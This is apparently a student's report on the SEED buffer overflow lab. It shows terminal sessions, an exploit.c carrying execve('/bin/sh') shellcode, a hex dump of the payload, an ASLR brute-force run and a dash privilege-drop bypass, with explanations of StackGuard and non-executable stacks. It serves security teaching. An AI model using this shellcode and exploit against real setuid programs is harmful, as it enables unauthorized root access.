[09/05/19]seed@VM:~/assignment2$ nano exploit.c
[09/05/19]seed@VM:~/assignment2$ ls
badfile  call_shellcode  call_shellcode.c  exploit.c  exploit.py  peda-session-stack_dbg.txt  stack  stack.c  stack_dbg
[09/05/19]seed@VM:~/assignment2$ gcc -o stack stack.c
[09/05/19]seed@VM:~/assignment2$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/05/19]seed@VM:~/assignment2$ sudo chown root stack
[09/05/19]seed@VM:~/assignment2$ sudo chmod 4755 stack
[09/05/19]seed@VM:~/assignment2$ gcc -o exploit exploit
gcc: error: exploit: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[09/05/19]seed@VM:~/assignment2$ gcc -o exploit exploit.c
exploit.c:21:1: error: stray ‘\303’ in program
 ;ø
 ^
exploit.c:21:1: error: stray ‘\270’ in program
[09/05/19]seed@VM:~/assignment2$ nano exploit.c
[09/05/19]seed@VM:~/assignment2$ gcc -o exploit exploit.c
[09/05/19]seed@VM:~/assignment2$ ./exploit
[09/05/19]seed@VM:~/assignment2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

This is above screenshot is me compiling the stack and then compiling the exploit file as you can see I had a couple of errors within my file which I had to correct. After making the necessary corrections I then ran the exploit and the stack. As you can see when we run id. We then are able to have root privileges as indicated by the euid.



```
[09/06/19]seed@VM:~/assignment2$ hexdump badfile
0000000 9090 9090 9090 9090 9090 9090 9090 9090
*
0000020 9090 9090 f17c bfff 9090 9090 9090 9090
0000030 9090 9090 9090 9090 9090 9090 9090 9090
*
00001e0 9090 9090 9090 9090 9090 9090 c031 6850
00001f0 2f2f 6873 2f68 6962 896e 50e3 8953 99e1
0000200 0bb0 80cd 0000
0000205
```


This below was a hex dump of the information inside the bad file.




```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to calculate the right RETURN_ADDRESS */
        *((long *)(buffer + 0x24)) = 0xbffff17c;

        /* Fill the buffer */
        memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

        /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

In this screenshot, this is showing the exploit file and what I had to change is the return address. Everything else as according to how was specified by the lecturers.

Task 4: Defeating Address Randomization




```
[09/06/19]seed@VM:~/assignment2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[09/06/19]seed@VM:~/assignment2$
```




```
badfile  call_shellcode  call_shellcode.c  exploit  exploit.c  exploit.py  peda-se
[09/06/19]seed@VM:~/assignment2$ ./exploit
[09/06/19]seed@VM:~/assignment2$ ./stack
Segmentation fault
[09/06/19]seed@VM:~/assignment2$ 
```

In this assignment, what we are doing is setting the kernel to 2 what this does is that when it is set to 2. When it is set to 2 both stack and heap memory address is randomized. When this is the case the random address causes a segmentation fault due to the fact that we are trying to use stack addresses that do not correlate to the file itself. For example, the return address could be 0xbffff118 normally but when randomised it could be 0xbffff269 for example and thus by adding 100 to say our edp in this simplified example it won't work because adding a 100 to our edp won't get us to our new address as such there is a segmentation fault. The segmentation fault as according to this article - https://stackoverflow.com/questions/2346806/what-is-a-segmentation-fault states that a segmentation fault is caused when you are trying to access memory that does not belong to you or is the wrong address, in summary, it is just basically. Memory issues which in this case makes sense because we are trying to return to an address that will not work for us.




```
[09/06/19]seed@VM:~/assignment2$ ./stack
# sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
<nd $sec seconds elapsed."\necho "The program has been running $value times so far."\n./stack\ndone
```



```
1 minutes and 3 seconds elapsed.
The program has been running 89906 times so far.
1 minutes and 3 seconds elapsed.
The program has been running 89907 times so far.
# 
```

This is the final outcome it took 1 minute as it tried it 89,907 times until it got the right address that would work.


Task 5: Turn on the StackGuard Protection



```
[09/06/19]seed@VM:~/assignment2$ gcc -o stack -z execstack stack.c
[09/06/19]seed@VM:~/assignment2$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/06/19]seed@VM:~/assignment2$ 
```

This is what happens when you enable the stack protector. This is because this protects the stack from the buffer overflow attack. Stack smashing according to this definition (https://www.techopedia.com/definition/16157/stack-smashing) is a form of vulnerability where the stack of a computer application or OS is forced to overflow. This may lead to subverting the program/system and crashing it. Which is definitely what we as the user don't want and same with the system. In this case, what will overflow the buffer and the system, therefore, is smart enough therefore what stack protector it will do is act to prevent us doing these type of actions or executing programs with these actions in them.

Task 6: Turn on the Non-executable Stack Protection




```
[09/06/19]seed@VM:~/assignment2$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[09/06/19]seed@VM:~/assignment2$ ./stack
Segmentation fault
[09/06/19]seed@VM:~/assignment2$
```

What is happening here is that we are creating a non-executable version of the stack and when this is run. What happens is that noexecstack, when is turned on it, overrides the functionality that causes the stack to become executable as thus preventing a buffer-overflow attack from occurring due to the fact that it makes it impossible for it to call the shellcode. https://www.win.tue.nl/~aeb/linux/hh/protection.html - This link helped explain it further for me. Further research that I found because I didn't feel that explanation was sufficient stated that the memory region that the payload would've gone beforehand would become protected. Therefore trying to reach that return address with our code would not work and thus become inaccessible which explains why we have segmentation errors.


Task 3: Defeating dash's Countermeasure

For task 3 what this involved was us trying to defeat dash. The dash shell is what checks if the effective user id (euid) matches the real uid and can detect when it does not. And when that happens it will drop privileges.




```
[sudo] password for seed:
[09/11/19]seed@VM:~/assignment2$ sudo rm /bin/sh
[09/11/19]seed@VM:~/assignment2$ sudo ln -s /bin/dash /bin/sh
[09/11/19]seed@VM:~/assignment2$
```

Removing the bin/sh and then repointing it to the /bin/dash




```
  GNU nano 2.5.3

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
// setuid(0); ①
execve("/bin/sh", argv, NULL);
return 0;
}
```

This is the code provided this was made by using touch creating the file itself and then pasting in the code.




```
[09/11/19]seed@VM:~/assignment2$ nano dash_shell_test.c
[09/11/19]seed@VM:~/assignment2$ gcc dash_shell_test.c -o dash_shell_test
[09/11/19]seed@VM:~/assignment2$ sudo chown root dash_shell_test
[09/11/19]seed@VM:~/assignment2$ sudo chmod 4755 dash_shell_test
[09/11/19]seed@VM:~/assignment2$ 
```




```
[09/11/19]seed@VM:~/assignment2$ ./dash_shell_test
$ 
```

This is the output when running it when setuid is commented. As you can see the root shell is not activated due to the fact that the user privileges do not match up, which is the point of dash.



```
  GNU nano 2.5.3

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
char shellcode[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */
// ---- The code below is the same as the one in Task 2 --
//SEED Labs – Buffer Overflow Vulnerability Lab 9
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80";
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
//setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
```

Following the instructions of the lab, shellcode was inputted before execve was called. With the code looking like this the above result occurred where root access was not granted.




```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
char shellcode[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */
// ---- The code below is the same as the one in Task 2 ---
//SEED Labs - Buffer Overflow Vulnerability Lab 9
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80";
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
```

